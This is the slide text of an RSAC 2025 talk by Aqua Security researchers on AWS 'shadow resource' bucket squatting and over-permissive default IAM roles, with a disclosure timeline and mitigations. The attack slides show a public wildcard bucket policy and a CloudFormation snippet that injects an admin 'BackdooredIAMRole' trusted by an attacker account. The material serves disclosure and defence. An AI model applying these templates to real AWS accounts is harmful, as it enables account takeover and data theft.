RSAC 2025 Conference

Many Voices.
One Community.

SESSION ID: SBV-T09


Shadows in the Cloud: The Invisible Pathways to Breaching AWS Accounts

Yakir Kadkoda

Director of Security Research
Aqua Security
linkedin.com/in/yakirkad/

Assaf Morag

Director of Threat Intelligence
Aqua Security
linkedin.com/in/assafmo/



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.


Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

AWS Account ID

Each AWS account has a unique account ID

12-digit ID



Are AWS account IDs sensitive information?

BY COREY QUINN

ebrandwine
@ebrandwine

Account IDs are not secrets. They're discoverable in the ARNs of resources and in various other places. Our threat model assumes that they're known; we do not rely on their secrecy.

4:42 AM · Jan 28, 2022

dabbad00 • 5y ago

Some data points:

- I run flaws.cloud and flaws2.cloud where you can find the account ID (and also get access keys and username/passwords to IAM users and roles) and have not had negative consequences.
- A number of vendors, and AWS, make their account IDs public for various reasons, and as far as I know, they do not have negative consequences: https://github.com/duo-labs/cloudmapper/blob/master/vendor_accounts.yaml

I think the only legit reasons why AWS tutorials and others make their account IDs private are:

- It's somewhat distracting as your ID will be different when you follow the tutorial.
- If you make some bad mistakes elsewhere with your account, the account ID is needed to take advantage of those mistakes.

Personally, I think the main reason AWS and others hide their account IDs is just that others have done it and their worried to stop doing it because they don't know why it was done, but as I pointed out, there isn't a strong case for bothering to hide the IDs.

Plerion
3,758 followers
6mo •
Following

In 2022 AWS unequivocally stated that "Account IDs are not considered sensitive." We think they are closer to secrets than most of us would like to admit, so we're re-opening the debate. Check out the data and attack examples in this post and let us know if you agree.

The final answer: AWS account IDs are secrets

blog.plerion.com

Nick Frichette @Frichette_n · Jul 5

Also wait, let's talk about this. The technique they blocked was used to derive an AWS account ID from a bucket name. AWS has vehemently said in the past that account IDs are not secret. But they put in the effort to prevent this? That seems not right.


BadDoggie • 1y ago


Not sure if it's changed, but when I worked at AWS (almost 2 years ago) Account Numbers were definitely considered sensitive.

We were told not to send files containing Account Numbers to anyone - not even the account owners. In the case of account owners it was allowed if the file was encrypted.


AWS account ID

A 12-digit number, such as 012345678901, that uniquely identifies an AWS account. Many AWS resources include the account ID in their Amazon Resource Names (ARNs). The account ID portion distinguishes resources in one account from the resources in another account. If you're an AWS Identity and Access Management (IAM) user, you can sign in to the AWS Management Console using either the account ID or account alias. While account IDs, like any identifying information, should be used and shared carefully, they are not considered secret, sensitive, or confidential information.





Daniel Grzelak January 17, 2024 2 min read
Almost every attack requires an identifier
With some exceptions, if you want to hack something in AWS you need a target of some sort, typically
or access.
Want to assume a role in somebody else's account? You need the specify the target role ARN.
Want to read confidential data from a DynamoDB table? You need to use an identity in the target account and specify the table name.
Want to publish a malicious message to a notification topic you don't own? You need to provide the topic ARN.
Want to read from queue in another account? You need to specify the queue URL, which is made up of its account ID, region, and queue name.
Want to retrieve someone's vault archive? You need to supply the target account ID and vault name.
A quick click around hackingthe.cloud reveals some similar requirements for exploitation and privilege escalation techniques.
Abusing ECR for lateral movement requires the account ID of the target container registry
API Call Hijacking via ACM-PCA requires the ARN of a certificate authority to target

https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/
https://blog.plerion.com/aws-account-ids-are-secrets/


SECRET
NOT SECRET
imgflip.com

Agenda


Introduce **Shadow Resources**
Introduce **Default IAM role**
Showcase several **AWS vulnerabilities**
Mitigations and **Recommendations**


Contributors

Ofek Itach

Michael Katchinskiy

RSAC 2025 Conference

1 Shadow Resources


aws
Services
Search
[Alt+S]
Console Home Info
CloudFormation > Stacks > Create stack
Step 1
Create stack
Step 2
Specify stack details
Step 3
Configure stack options
Step 4
Review and create
Create stack
Specify template Info
A template is a JSON or YAML file that describes your stack's resources and properties.
Template source
Selecting a template generates an Amazon S3 URL where it will be stored.
Amazon S3 URL
Provide an Amazon S3 URL to your template.
Upload a template file
Upload your template directly to the console.
Upload a template file
Choose file
sam_template.yaml
JSON or YAML formatted file
S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-9xd5rtihqxhs-us-east-1/2024-07-07T142733.619Zc66-sam_template.yaml


Shadow Resources

AWS resources generated **automatically** or **semi-automatically**

Most of the time, **spawned without user intervention**

Might go **unnoticed** by the account owner

S3 Buckets as Shadow Resources


Specify template Info
A template is a JSON or YAML file that describes your stack's resources and properties.
Template source
Selecting a template generates an Amazon S3 URL where it will be stored.
Amazon S3 URL
Provide an Amazon S3 URL to your template.
Upload a template file
Upload your template directly to the console.
Upload a template file
Choose file
sam_template.yaml
JSON or YAML formatted file
S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-9xd5rtihqxhs-us-east-1/2024-07-07T142733.619Zc66-sam_template.yaml

Bucket Uniqueness

S3 bucket names must be **globally unique** across all AWS accounts


If you create 'cool-bucket-1', **no one else can claim that bucket name**

RSAC 2025 Conference

AWS CloudFormation Vulnerability

Many Voices.
One Community.

What is AWS CloudFormation?




1 Create or use an existing template


2 Save locally or in S3 bucket


3 Use AWS CloudFormation to create a stack based on your template


CloudFormation S3 Bucket


Specify template Info
A template is a JSON or YAML file that describes your stack's resources and properties.
Template source
Selecting a template generates an Amazon S3 URL where it will be stored.
Amazon S3 URL
Provide an Amazon S3 URL to your template.
Upload a template file
Upload your template directly to the console.
Upload a template file
Choose file
sam_template.yaml
JSON or YAML formatted file
S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-9xd5rtihqxhs-us-east-1/2024-07-07T142733.619Zc66-sam_template.yaml

CloudFormation Bucket Name





AWS Account
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-us-east-1
us-east-1


AWS Account
AWS CloudFormation
AWS S3 Bucket
cf-templates-a3gjv31ap90h-{Region}
Bucket name: cf-templates-a3gjv31ap90h-us-east-1
us-east-1
AWS Account
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
eu-west-2


WHAT IF ...?


The CloudFormation Bucket Already Exists

https://onecloudplease.com/blog/s3-bucket-namesquatting


aws
Services
Search
[Alt+S]
AccessDenied
Access Denied
CloudFormation
Stacks
Create stack
Step 1
Create stack
Step 2
Specify stack details
Step 3
Configure stack options
Step 4
Review and create
Create stack
Prerequisite - Prepare template
Prepare template
Every stack is based on a template. A template is a JSON or YAML file that contains
Choose an existing template
Upload or choose an existing template.


DoS



AWS Account -Victim
AWS Account - Attacker
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
eu-west-2
eu-west-2



FINDING DOS
imgflip.com

WHAT IF ...?

The Attacker Opens the Bucket for Public Access


AWS Account -Victim
AWS Account - Attacker
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
eu-west-2
eu-west-2



Block public access (bucket settings)
Edit
Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. Learn more
Block all public access
On
Individual Block Public Access settings for this b
Block public access (bucket settings)
Edit
Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. Learn more
Block all public access
Off
Individual Block Public Access settings for this bucket


AWS Account -Victim
AWS Account - Attacker
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
eu-west-2
eu-west-2

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": "*",
            "Action": "s3:*",
            "Resource": [
                "arn:aws:s3:::cf-templates-123abcdefghi-eu-west-2/*",
                "arn:aws:s3:::cf-templates-123abcdefghi-eu-west-2"
            ]
        }
    ]
}
```

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic-cross-account.html


Information Disclosure



WHAT IF ...?


The Attacker Modifies the Template Files?

Resource Injection in CloudFormation



https://rhinosecuritylabs.com/aws/cloud-malware-cloudformation-injection/
https://github.com/RhinoSecurityLabs/pacu/wiki/Module-Details#cfn__resource_injection

CloudFormation: Full Attack Scenario




```yaml
template.yaml
.
.
.
 BackdooredIAMRole:
    Type: 'AWS::IAM::Role'
    Properties:
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: 'Allow'
            Principal:
              AWS: 'arn:aws:iam::<Attacker_ID>:root'
            Action: 'sts:AssumeRole'
      Policies:
        - PolicyName: 'default'
          PolicyDocument:
            Version: '2012-10-17'
            Statement:
              - Effect: 'Allow'
                Action: '*'
                Resource: '*'
.
.
.
```

CloudFormation: Important Points

Initiator needs IAM role management permissions to create admin role

Attackers can still modify resources based on the template file

Wait for new stack deployment in a new region


Victim Account

The Elephant in the Room

CloudFormation S3 Bucket Hash

[a-z0-9]{12}

4,738,381,338,321,616,896



#RSAC
AWS Account
AWS CloudFormation
AWS S3 Bucket
cf-templates-a3gjv31ap90h-{Region}
Bucket name: cf-templates-a3gjv31ap90h-us-east-1
us-east-1
AWS Account
AWS CloudFormation
AWS S3 Bucket
Bucket name: cf-templates-a3gjv31ap90h-eu-west-2
eu-west-2


The Hash


```
def cf_buc
  # genera
  key ||=
  "cf-temp
end
```

```
)] }.join)
```

Hash Discovery in Open-Source







~1000

Eureka

Exploring Potential Vulnerabilities

Open-Source

Documentation

Crawling

Automation


TrailShark

CreateUploadBucket [permission only]	Grants permission to upload templates to Amazon S3 buckets. Used only by the AWS CloudFormation console and is not documented in the API reference	Write

Event Name	Region	Destination	User Agent
DescribeRegions	us-east-1	ec2.amazonaws.com	Boto3/1.34.69 md/Botocore#1.34.6
CreateBucket	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com
UnknownBucket(Rule)			
PutBucketEncryption	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com
PutBucketPublicAccessBlo…	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com

https://github.com/Aqua-Nautilus/TrailShark

Digging for Potential Buckets



serverless-{AWS::AccountId}-{AWS::Region}
eks-emr-cluster-pod-templates-{AWS::AccountId}-{AWS::Region}
dstack-{AWS::AccountId}-{AWS::Region}
s3-analytics-{AWS::AccountId}-{AWS::Region}
macro-template-default-{AWS::AccountId}-{AWS::Region}
aws-glue-segment-dev-{AWS::AccountId}-{AWS::Region}
spp-code-{AWS::AccountId}-{AWS::Region}
sra-staging-{AWS::AccountId}-{AWS::Region}
codebuild-{AWS::Region}-{AWS::AccountId}
aws-glue-studio-transforms-{AWS::AccountId}-prod-{AWS::Region}
aws-waf-logs-{AWS::AccountId}-{AWS::Region}
aws-vpc-flow-logs-{AWS:
aws-pca-revocation-crl
terraform-state-{AWS::AccountId}
aws-landing-zone-s3-access-log
sc-terraform-engine-state-{A
aws-glue-scripts-{AWS::Acco
terraform-engine-bootstrap-
aws-glue-jars-{AWS::Account
aws-accelerator-central-log
sam-artifacts-{AWS::Account
cdk-hnb659fds-assets-{AWS::AccountId}-{AWS::Region}
aws-emr-resources-{AWS::AccountId}-{AWS::Region}
aws-glue-assets-{AWS::AccountId}-{AWS::Region}
elasticbeanstalk-{AWS::Region}-{AWS::AccountId}
aws-cloudtrail-logs-{AWS::AccountId}-{Hash}
sagemaker-{AWS::Region}-{AWS::AccountId}
aws-athena-query-results-{AWS::AccountId}-{AWS::Region}
aws-logs-{AWS::AccountId}-{AWS::Region}
codepipeline-{AWS::Region}-{AWS::AccountId}
aws-codestar-{AWS::Region}-{AWS::AccountId}
aws-controltower-logs-{AWS::AccountId}-{AWS::Region}
aws-emr-studio-{AWS::AccountId}-{AWS::Region

Which services are responsible for these buckets?

Are they exploitable?

RSAC 2025 Conference

Glue

Service Catalog

EMR

SageMaker

CodeStar

Pre-Steps for Exploitation

Create predictable S3 bucket in a new region

Allow public access with permissive policy

Create Lambda to inject malicious code via *PutBucketNotification*


RSAC 2025 Conference

Glue Vulnerability


aws-glue-assets-{AWS::AccountID}-{AWS::Region}

What is AWS Glue?


https://aws.amazon.com/glue/



aws
Services
Search
[Alt+S]
AWS Glue
Getting started
ETL jobs
Visual ETL
Notebooks
Job run monitoring
Data Catalog tables
Data connections
Workflows (orchestration)
Data Catalog
Data Integration and ETL
Legacy pages
Welcome to AWS Glue
Get started by setting up your account and users, ca
AWS Glue > Jobs
AWS Glue Studio Info
Glue
Visual
Script
Job details
Advanced properties
Script filename
script.py
Script path
S3 location of the script. Path must be in the form s3://bucket/prefix/path/. It must end with a slash (/) and not include any files.
s3://aws-glue-assets-123456789123-us-west-2/scripts/
View
Browse S3
Untitled job
Visual
Script
Job details
Runs
Data quality
Script (Locked) Info
1 import sys
2 from awsglue.transforms import *
3 from awsglue.utils import getResolvedOptions
4 from pyspark.context import SparkContext
5 from awsglue.context import GlueContext
6 from awsglue.job import Job
7
8 ## @params: [JOB_NAME]
9 args = getResolvedOptions(sys.argv, ['JOB_NAME'])
10
11 sc = SparkContext()
12 glueContext = GlueContext(sc)
13 spark = glueContext.spark_session
14 job = Job(glueContext)
15 job.init(args['JOB_NAME'], args)
16 job.commit()

Glue: Full Attack Scenario



Glue Default Service Role


Basic properties Info
Name
Untitled job
Description - optional
Descriptions can be up to 2048 characters long.
IAM Role
Role assumed by the job with permission to access your data stores. Ensure that this role has permission to your Amazon S3 sources, targets, temporary directory, scripts, and any libraries used by the job.
AWSGlueServiceRole




```
{
  "Effect" : "Allow",
  "Action" : [
    "glue:*",
    "s3:GetBucketLocation",
    "s3:ListBucket",
    "s3:ListAllMyBuckets",
    "s3:GetBucketAcl",
    "ec2:DescribeVpcEndpoints",
    "ec2:DescribeRouteTables",
    "ec2:CreateNetworkInterface",
    "ec2:DeleteNetworkInterface",
    "ec2:DescribeNetworkInterfaces",
    "ec2:DescribeSecurityGroups",
    "ec2:DescribeSubnets",
    "ec2:DescribeVpcAttribute",
    "iam:ListRolePolicies",
    "iam:GetRole",
    "iam:GetRolePolicy",
    "cloudwatch:PutMetricData"
  ],
  "Resource" : [
    "*"
  ]
```

```
{
  "Effect" : "Allow",
  "Action" : [
    "s3:GetObject",
    "s3:PutObject",
    "s3:DeleteObject"
  ],
  "Resource" : [
    "arn:aws:s3:::aws-glue-*/*",
    "arn:aws:s3:::*/*aws-glue-*/*"
  ]
}
```

https://docs.aws.amazon.com/glue/latest/dg/set-up-iam.html

Invisible Backdoor

What the victim sees

simple-etl

Visual | Script | Job details | Runs | Data quality - *updated* | Schedules | Version Control

Script (Locked) Info

```
1  import sys
2  from awsglue.transforms import *
3  from awsglue.utils import getResolvedOptions
4  from pyspark.context import SparkContext
5  from awsglue.context import GlueContext
6  from awsglue.job import Job
7
8  args = getResolvedOptions(sys.argv, ["JOB_NAME"])
9  sc = SparkContext()
10 glueContext = GlueContext(sc)
11 spark = glueContext.spark_session
12 job = Job(glueContext)
13 job.init(args["JOB_NAME"], args)
14
15 # Script generated for node Amazon S3
16 AmazonS3_node1707918704450 = glueContext.create_dynamic_frame.from_options(
17     format_options={"multiline": False},
18     connection_type="s3",
19     format="json",
20     connection_options={"paths": ["s3://test-glue-bucket-shaa"], "recurse": True},
21     transformation_ctx="AmazonS3_node1707918704450",
22 )
23
24 job.commit()
25
```

What is run

CloudWatch > Log groups > /aws-glue/jobs/output > jr_ffa0ca9e473ca9050527d3152f8d7432c2cb4bbf9109836dd67f1a8f0ae1d167

Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events. Learn more about filter patterns

Filter events

Timestamp	Message
	No older events at this moment. Retry
2024-02-14T16:05:58.151+02:00	PWN!
	No newer events at this moment. Auto retry paused. Resume


Victim Account

RSAC 2025 Conference


EMR Vulnerability

aws-emr-studio-{AWS::AccountID}-{AWS::Region}

What is AWS EMR?


Amazon EMR
Easily run and scale Apache Spark, Hive, Presto, and other big data workloads
Choose your open-source big data framework and version
Amazon EC2
Amazon EKS
AWS Outposts
Serverless
Run applications built using open source frameworks on EC2, EKS, Outposts, or completely serverless
Amazon SageMaker Studio
Amazon EMR Studio
Amazon MWAA
AWS Step Functions
Self-managed tools
Develop, run, visualize, and debug data pipelines, analytics, and data science applications, SQL queries, and ML workloads using familiar tools

https://aws.amazon.com/emr/



aws
Services
Search
[Alt+S]
Amazon EMR
EMR Serverless
EMR on EC2
Clusters
Notebooks and Git repos
Events
Block public access
Security configurations
EMR on EKS
Virtual clusters
EMR Studio
Getting Started
Studios
Workspaces (Notebooks)
What's New
Amazon EMR > EMR Studio: Getting Started
Getting started
EMR Studio setup
Set up EMR Studios to help your team develop, visualize, and debug data engineering and data science applications in an integrated environment (IDE). Studio set up requires a few steps, once configured you'll be able to name cluster templates as a resource to the Studio.
Step 1 (optional)
AWS Service Catalog Info
Create cluster templates using AWS Service Catalog. Studio users c
EMR clusters for a Studio. Then the help panel content will include
they're used in EMR Studio.
AWS Service Catalog
aws
Services
Search
[Alt+S]
Amazon EMR > EMR Studio: Studios > Create Studio
Create a Studio Info
Setup options Info
Interactive workloads
Batch jobs
Custom
Studio settings Info
Edit
Studio name
Studio_3
S3 location for Workspace storage
We'll create a new bucket and use the location s3://aws-emr-studio-123456789123-us-east-1/1721566132875.
Service role to let Studio access your AWS resources
We'll create a new service role named AmazonEMRStudio_ServiceRole_1721566132875.
View permission details

EMR: Full Attack Scenario

RSAC 2025 Conference


SageMaker Vulnerability

sagemaker-{AWS::Region}-{AWS::AccountID}


Amazon SageMaker
Build, train, and deploy machine learning (ML) models for any use case with fully managed infrastructure, tools, and workflows
Get started with Sage
Why Sag
Amazon SageMaker is a fu
brings together a broad se
low-cost machine learning
you can build, train and de
notebooks, debuggers, pr
in one integrated develop
supports governance requ
and transparency over you
build your own FMs, large
datasets, with purpose-bu
retrain, and deploy FMs. S
pretrained models, includi
deploy with just a few clic
Amazon SageMaker
SageMaker Canvas
Generate accurate machine learning predictions — no code required
How it works
Amazon SageMaker Canvas - Generate accurate ML Pr
Amazon Sag
Get Started
Select Domain
QuickSetupDomain-20240211T115180
Select user profile
You must have the necessary permissions to make predictions with Ready-to-use models. Go to the SageMaker Console to enable permissions for this account if this hasn't been done already. If you don't have access to the SageMaker Console, contact your administrator. Learn more
New!
Accelerate your productivity using generative AI
Content generation, extraction, summarization, and many more tasks are easier to perform using foundation models from Amazon Bedrock and publicly available models from Amazon SageMaker JumpStart.
Get started now
Summarize...
Write a blog post...
Explain...
Brainstorm ideas...
List key takeaways...
Improve writing...
Rewrite...
Outline...
Change tone...
Reply to this...
Simplify...
Compare...
Paraphrase...
Search use case
Last used
Grid
List
Can't find the right model? Create a custom model
Generative AI using foundation models
Our content generation models can help you craft engaging narratives, articles, answer questions, and more, tailored to your needs.
Generate, extract and summarize content
New
Powered by Amazon Bedrock and Amazon SageMaker JumpStart
Additional ready-to-use models
Our ready-to-use content extraction models can quickly distill insights from text, image, and document data.
Filter by data type:
Text
Image
Document
Canvas
Generate accurate machine learning predictions - no code required.
Canvas configuration
Canvas storage configuration
Amazon S3 artifacts location
s3://sagemaker-us-west-2-123456789123

https://aws.amazon.com/sagemaker/

SageMaker: Full Attack Scenario



RSAC 2025 Conference

Shadow Resources in Open Source


Case Studies

```
120     1. cd to the root directory of the project.
121     1. Run `sam deploy --s3-bucket [redacted]-$AWS_ACCOUNT_ID-$AWS_REGION --
```

```
#!/bin/bash

s3_bucket="s3-prefix-${ACCOUNT_ID}-${REGION}"

HEAD_BUCKET=$(aws s3api head-bucket --bucket ${s3_bucket} 2>&1 || true)
if [ -z "$HEAD_BUCKET" ]; then
  echo "Already exists"
else
  aws s3api create-bucket --bucket ${s3_bucket} --region "${REGION}" --create-bucket-
configuration LocationConstraint="${REGION}"
  echo "New bucket: ${s3_bucket}"
fi
```

```
#!/bin/bash

if ! aws s3 ls "s3://$1" > /dev/null 2>&1; then
  echo "Creating bucket: $1"
  if ! aws s3 mb "s3://$1" ; then
    echo "Could not create bucket $1"
    exit 1
  fi
fi
```

AWS CDK




https://aws.plainenglish.io/everything-about-aws-cdk-94bbfc6fb35f

AWS CDK


```
PS C:\Users\          \OneDrive -                    \Desktop\aws cdk> cdk bootstrap aws://          /us-east
-2
  ⏳ Bootstrapping environment aws://          /us-east-2...
Trusted accounts for deployment: (none)
Trusted accounts for lookup: (none)
Using default execution policy of 'arn:aws:iam::aws:policy/AdministratorAccess'. Pass '--cloudformation-execution-polici
es' to customize.
CDKToolkit: creating CloudFormation changeset...
```

CDK Stagging S3 Bucket





```
CDKToolkit |  6/12 | 22:58:09 | CREATE_COMPLETE      | AWS::SSM::Parameter     | CdkBootstrapVersion
CDKToolkit |  5/12 | 22:58:09 | CREATE_COMPLETE      | AWS::ECR::Repository    | ContainerAssetsRepository
CDKToolkit |  5/12 | 22:58:09 | CREATE_FAILED        | AWS::S3::Bucket         | StagingBucket Resource handler returned message: "
cdk-hnb659fds-assets-[redacted]-ca-central-1 already exists (Service: S3, Status Code: 0, Request ID: null)" (RequestToken: bd277
211-a402-fae2-a143-fa626802e8ad, HandlerErrorCode: AlreadyExists)
```


CDK: Full Attack Scenario




RSAC 2025 Conference


Bucket Monopoly



33 launched Regions
each with multiple Availability Zones
eu-west-2
User
us-east-1


af-south-1
eu-west-1
ap-east-1
eu-west-2
User
cn-north-1
us-east-2
il-central-1
us-west-1



aqua
RSAC 2025 Conference


af-south-1
eu-west-1
ap-east-1
eu-west-2
User
cn-north-1
us-east-2
il-central-1
us-west-1


af-south-1
eu-west-1
ap-east-1
eu-west-2
User
cn-north-1
us-east-2
il-central-1
us-west-1

Bucket Monopoly Step-by-Step

Identifying
Predictable Bucket Name

Discovering
the Unique Identifier

Monopolize
Creating Unclaimed Buckets Across All Regions

Identifying

Discovering the Unique Identifier


CloudFormation


cf-templates-{Hash}-{AWS::Region}


Glue


aws-glue-assets-{AWS::AccountId}-{AWS::Region}


Discovering Account IDs






A short note on AWS KEY ID
Tal Be'ery · Follow
3 min read · Oct 25, 2023
As I was playing with AWS authentication and authorization system, I had realized that most of its inner working and data structures are not documented.
Tal Be'ery
@TalBeerySec · Follow
1/ Is there a way to decrypt AWS session tokens? or this is a magic reserved only to AWS people @ebrandwine (see youtu.be/tPr1AgGkvc4?t=...)
6:51 PM · Oct 23, 2023
Reply
Share
Read 2 replies






https://www.youtube.com/watch?v=iMYbne-tD20&t=872s&ab_channel=fwd%3Acloudsec
https://medium.com/@TalBeerySec/a-short-note-on-aws-key-id-f88cc4317489
https://github.com/righteousgambit/quiet-riot
https://github.com/fwdcloudsec/known_aws_accounts

Monopolize

af-south-1
eu-west-1
ap-east-1
eu-west-2
User
cn-north-1
us-east-2
il-central-1
us-west-1



Disclosure and Timeline

- **16 February 2024:** Reported vulnerabilities in : CloudFormation, Glue, EMR, SageMaker, and CodeStar to AWS. AWS acknowledged and began investigating.
- **18 February 2024:** Reported a vulnerability in ServiceCatalog.
- **16 March 2024:** AWS confirmed fixes for CloudFormation and EMR.
- **25 March 2024:** AWS confirmed fixes for Glue and SageMaker. CodeStar addressed as it's planned for deprecation in July 2024.
- **30 April 2024:** Reported CloudFormation fix leaves users vulnerable to DoS.
- **26 June 2024:** AWS confirmed fixes for ServiceCatalog and CloudFormation.
- **27 June 2024** – Reported the security issue in CDK to the AWS security team.
- **12 July 2024** - AWS confirmed fixes for CDK.

Mitigations for Shadow Resources

```
{
    "Sid": "ObjectActions",
    "Effect": "Allow",
    "Action": [
        "s3:PutObject",
        "s3:GetObject",
        "s3:DeleteObject"
    ],
    "Resource": [
        "arn:aws:s3:::aws-emr-studio-<AWS_ACCOUNT_ID>-us-east-1/*"
    ],
    "Condition": {
        "StringEquals": {
            "aws:ResourceAccount": "AWS_ACCOUNT_ID"
        }
    }
}
```

Mitigations for Shadow Resources

Use *'aws:ResourceAccount'* Condition

Verify Expected Bucket Owner


```
aws s3api list-objects-v2 --bucket <BUCKET_NAME> --expected-bucket-owner <OWNER_ACCOUNT_ID>
```

Mitigations for Shadow Resources

Use *'aws:ResourceAccount'* Condition

Verify Expected Bucket Owner

Naming S3 Buckets with Unpredictable Identifiers




RSAC 2025 Conference

2 Default IAM Role

What Are Default IAM Roles?


Default IAM roles are roles **created** or **recommended** by AWS or other projects for specific services/projects


Some of these roles have the managed policy **AmazonS3FullAccess (or other policy)**




These roles may enable unauthorized control over **other AWS services** or the **entire accounts**

Usually requires boarder access beyond the single role


aws
Search
[Alt+S]
Welcome to AWS Glue
Get started by setting up your account and users, cataloging your data, and building ETL jobs to prepare data for analytics.
Prepare your account for AWS Glue
Admins: Grant access to AWS Glue and set a default IAM role.
Set up roles and users
Catalog and search for datasets
Resources and tutorials
Getting started with AWS Glue: DocumentationAWS Training
Glue in 5 Minutes Videos: Authoring, GenAI, Monitoring, Orchestration
Using connectors and connections
AWS Glue Documentation home
Examples: AWS Glue blog postsAWS Glue on GitHub
United States
AWS Glue > Getting started > Create IAM role
Step 1
Choose IAM users and roles for AWS Glue
Step 2
Grant Amazon S3 access
Step 3
Choose a default service role
Step 4
Review and confirm
Choose a default service role
How it works
AWS Glue uses an IAM service role to run jobs, access data, and run Data Quality tasks. We recommend that you start with the standard AWSGlueServiceRole as the default. Learn more.
Choose a default AWS Glue service role
IAM role for AWS Glue
Update the standard AWS Glue service role and set it as the default (recommended)
AWS will update the role with the IAM policies needed to run AWS Glue jobs, then set it as the default.
Set an existing IAM role as the default
Select an IAM role that you've configured to use as an AWS Glue service role. Glue will set this role as the default, but won't add any permissions to it. Learn more.
The following IAM role will be created and automatically configured for you:
AWSGlueServiceRole
Cancel
Previous
Next


AWSGlueServiceRole Info
Delete
Summary
Edit
Creation date
February 15, 2024, 12:35 (UTC+02:00)
ARN
arn:aws:iam:
/service-role/AWSGlueServiceRole
Last activity
10 days ago
Maximum session duration
1 hour
Permissions
Trust relationships
Tags
Access Advisor
Revoke sessions
Permissions policies (4) Info
You can attach up to 10 managed policies.
Simulate
Remove
Add permissions
Filter by Type
Search
All types
1
Policy name
Type
Attached entities
AmazonS3FullAccess
AWS managed
3
AWSGlueConsoleFullAccess
AWS managed
1
AWSGlueServiceRole
AWS managed
AWSGlueServiceRole-EZCRC-s3Policy
Customer managed
{
"Version" : "2012-10-17",
"Statement" : [
{
"Effect" : "Allow",
"Action" : [
"s3:*",
"s3-object-lambda:*"
],
"Resource" : "*"
}
]
}

Full Attack Scenario: AmazonS3FullAccess



Examples of AWS Services

The default **AWSGlueServiceRole** included the **AmazonS3FullAccess** policy

AWS Glue

AWS created an execution role **AmazonSageMaker-ExecutionRole-{TIME}** with **AmazonS3FullAccess**

AWS SageMaker

The default **EMR notebook role** had **AmazonS3FullAccess**

AWS EMR

A tutorial instruct users to assign **AmazonS3FullAccess** for the WordPress Upload Media plugin

AWS Lightsail


Default Roles in Open Source


ray Public

Ray is an AI compute engine. Ray consists of a core distributed runtime and a set of AI Libraries for accelerating ML workloads.

Python 35.7k 6.1k

```
(ray-env) root@ubuntu:/home/ubuntu/tools/ray# ray up ray.yaml
Cluster: ray-minimal-cluster

2025-02-19 14:01:46,129 INFO util.py:382 -- setting max workers for head node
Checking AWS environment settings
AWS config
  IAM Profile: ray-autoscaler-v1 [default]
  EC2 Key pair (all available node types): ray-autoscaler_us-east-1 [default]
```





Default Roles in Open Source

```
resource "aws_iam_role_policy" "ecs_task_role_s3_attachment_policy" {
  name = "${local.iam_task_role_policy_name}"
  role = "${aws_iam_role.stepfunction_ecs_task_role.id}"
  policy = <<EOF
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "s3:put*",
                "s3:get*",
                "s3:list*"
            ],
            "Resource": "*"
        },
```

```
attach_policy_arns = cwh.resolve_policy_arns(
    config["provider"],
    iam,
    [
        "arn:aws:iam::aws:policy/AmazonEC2FullAccess",
        "arn:aws:iam::aws:policy/AmazonS3FullAccess",
    ],
)
```

```
resource "aws_iam_role_policy_attachment" "task_s3" {
  role       = aws_iam_role.ecs_task_role.name
  policy_arn = "arn:aws:iam::aws:policy/AmazonS3FullAccess"
}
```

```
// Attach the S3 read only access policy.
const saS3Rpa = new aws.iam.RolePolicyAttachment(saName, {
    policyArn: "arn:aws:iam::aws:policy/AmazonS3FullAccess",
    role: saRole,
});
```

AWS Remediations After Our Report

Reduced permissions granted in the create role wizard and updated documentation to emphasize the principle of least privilege

AWS Glue

Scoped down the role for S3 buckets as part of the setup process

AWS SageMaker

Scoped down the role for the S3 bucket configured during Studio creation

AWS EMR

Updated the tutorial to replace AmazonS3FullAccess with a scoped-down policy for the WordPress Offload Media plugin

AWS Lightsail

Mitigations for Default IAM Role

Review Default Roles Regularly:
Restrict permissions
to specific resources
to prevent privilege escalation and
unnecessary access.


Avoid Using AmazonS3FullAccess:
This policy grants excessive permissions across services.
Instead, scope access to
specific S3 buckets.

RSAC™ 2025 Conference


Apply

Many Voices.
One Community.

Apply What You Have Learned Today



- **Short-Term Actions:**
